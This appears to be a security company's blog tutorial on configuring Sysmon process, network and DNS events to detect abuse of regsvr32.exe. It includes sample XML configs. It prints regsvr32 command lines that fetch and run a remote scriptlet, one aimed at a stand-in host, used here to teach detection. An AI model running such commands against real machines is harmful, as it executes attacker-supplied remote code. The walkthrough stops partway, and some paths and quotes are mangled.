
NightBeacon CMD
The SOC platform we built to run our own. Now you choose who runs it.
The SOC platform we built to run our own. Now you choose who runs it.







Join forces with a mission-obsessed cybersecurity company dedicated to making the world a safer place
 About Us
 Leadership
 Careers
 The Attackers-Mindset
 Threat-Informed Detections
 News & Press Releases

Log-in to your portal account to get started.

Binary Defense
Recently the team over at Microsoft's SysInternals team Mark Russinovich and Thomas Garnier landed a new version of Sysmon v10 which adds a new event ID type Event ID 22 (DNS). If you are not familiar with Sysmon, it's a free tool from Microsoft which incorporates a number of enhanced events from the operating system, most specifically takes advantage of Event Tracing for Windows (ETW). ETW is kernel-level tracing that allows you to monitor https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon record applications and their behavior.
ETW is a heavy area for analysis that we use when identifying indicators of compromise. With the recent release of Sysmon v10, and Event ID 22 and DNS monitoring, Sysmon now allows for the ability to identify every process that executes a DNS query. DNS in general is a sore subject for defenders as the log volume often becomes substantially large when ingesting data into the SIEM and probably one of the highest areas of visibility that threat hunters first look at.
When you download (https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon) from the Microsoft site and install on a Windows machine, there are a few things to note. First is that by default Sysmon will log *everything*. You might not want that and the sheer number of logs you receive will be substantially larger from a verbosity perspective. We recommend leveraging your own custom configuration and there are two really great starting points for configs that have some amazing analysis/rules:
https://github.com/SwiftOnSecurity/sysmon-config
https://github.com/olafhartong/sysmon-modular
Configuration files allow you to be very specific and granular about what is logged. For example, a common technique for exploitation utilizes leveraging living off the land techniques (https://lolbas-project.github.io/) which are legitimate Windows binaries (referred to as Living off the Land Binaries and Scripts, LOLBAS) that allow for additional functionality and code execution. One common method for detecting these LOLBAS is through identifying when a process is created and especially with network communications.
A good example of a heavily abused LOLBAS is regsvr32.exe which is located in two locations on 64-bit platforms.
C:WindowsSystem32regsvr32.exe
C:SYSWOW64regsvr32.exe
From the LOLBAS project the main attack vectors through it is -
In order to utilize regsvr32.exe in a malicious way, an attacker would host a scriptlet at any location and use something similar to the following command:
regsvr32 /s /n /u /i:http://example.com/file.sct scrobj.dll
Most endpoint detection and response (EDR) tools look for common indicators within the command like for example a combination of regsvr32, a /i, and *http* within the command line option. While this may be useful for common detections, if an attacker obfuscates this code in anyway, it circumvents the detections commonly presented by endpoint tools.
With Sysmon and leveraging EventID 1, process creation - we could look for those specific commands however, what if we used Network Connections which is Sysmon Event ID 3 and use a combination of regsvr32.exe and network connections to make a more refined detection. In this case, process creation is great to look at everything however, combining with network connections can make it even better.
Let's start off by downloading Sysmon from Microsoft:
https://docs.microsoft.com/en-us/sysinternals/downloads/sysmon
Contained within the zip file are three files:

Most operating systems to-date are now running Sysmon64.exe which is platform specific to server core without 32-bit. If we open up a administrative level command prompt and run Sysmon64.exe, we can see the configuration flags (note you can run sysmon.exe as well on 64-bit platforms with 32-bit compatibility):

The most important pieces here are that we can use -c to update an already existing installation of Sysmon or specify a new configuration to be installed. We can also uninstall with -d, and -i for installation of Sysmon.
Let's start with a basic configuration that turns on process monitoring EventID 3 and looks only for regsvr32.exe. The way the Sysmon configuration works is we have a few different options to include or exclude and these can be nested. For example, we can exclude specific noisy process creations and include everything else if we wanted. We can also create RuleGroup which can allow AND/OR's for combining multiple rules together for one or more events. A good example of leveraging RuleGroup's could be for process hollowing, a process that is first started in a suspended state (CREATE_SUSPENDED), then memory allocated, then started (commonly NtUnmapViewofSection, WriteProcessMemory, ZqUnMapViewOfSection, etc.). This would usually be a series of different event's and EventID types.
An example of an OR and an AND would be something similar to this for Process Creation Event ID 1:
<Sysmon schemaversion="4.21">
    <HashAlgorithms>md5,sha256</HashAlgorithms>

    <EventFiltering>

        <!– Logging EventID 1 which is Process Creation –>

        <ProcessCreate onmatch=”include”>

            <Image condition=”end with”>regsvr32.exe</Image> <!– we could add multiple binaries here for an OR statement for example if it contains regsvr32.exe, or certutil.exe as an example we would add multiple Image conditions –>

            <CommandLine condition=”contains”>/i</CommandLine> <!– and contains /i used in regsvr32.exe –>

        </ProcessCreate>

    </EventFiltering>

</Sysmon>
In the example above, we would look specifically for regsvr32.exe containing a /i command which is commonly used in an attack. Let's save this as testing.xml and import this into our configuration.


Next, when Sysmon is installed, it will create a new event folder in our Event Viewer under:
Event Viewer -> Applications and Service Logs -> Microsoft -> Windows -> Sysmon
Let's run a simulated regsvr32 attack and see what we see:
regsvr32 /s /n /u /i:https://www.binarydefense.com/file.sct scrobj.dll

If we navigate to the Sysmon event viewer log source:

We can see from the Event ID 1, that regsvr32.exe was run from the system32 directory, most importantly we can see the CommandLine parameter that was used which contained our indicators of /i and downloading from a remote site. We can also see that the ParentImage (parent process) was cmd.exe (highly suspicious). Some other useful fields are User (user logged int hat executed), hashes (used if renaming), and ParentCommandLine.
Let's take this a step further and instead of looking for a specific command, let's look more at the behavior regsvr32.exe is exhibiting around network communications. Below is an example of just looking for just network connections and regsvr32.exe.
<Sysmon schemaversion="4.21">
    <HashAlgorithms>md5,sha256</HashAlgorithms>
    <EventFiltering>
        <!-- Logging EventID 3 which is Network Connection Initiated -->
        <NetworkConnect onmatch="include">
            <Image condition="image">regsvr32.exe</Image>
        </NetworkConnect>
    </EventFiltering>
</Sysmon>
In this case we will look for regsvr32.exe with network connections initiated. In a normal corporate network, this would be an unusual behavior. Our recommendation is to leverage more network connection detections and baseline usual behavior and monitor for deviations of those patterns for better detection.
Let's create a new configuration file and call it testing2.xml and reload our configuration file:


<Sysmon schemaversion="4.21">
    <HashAlgorithms>md5,sha256</HashAlgorithms>
    <EventFiltering>
        <!-- Logging EventID 22 which is DNS Query -->
        <DnsQuery onmatch="include">
            <Image condition="image">regsvr32.exe</Image>
        </DnsQuery>
    </EventFiltering>
</Sysmon>
We'll run our same command below, but first you should run ipconfig /flushdns to remove any cached domain lookups: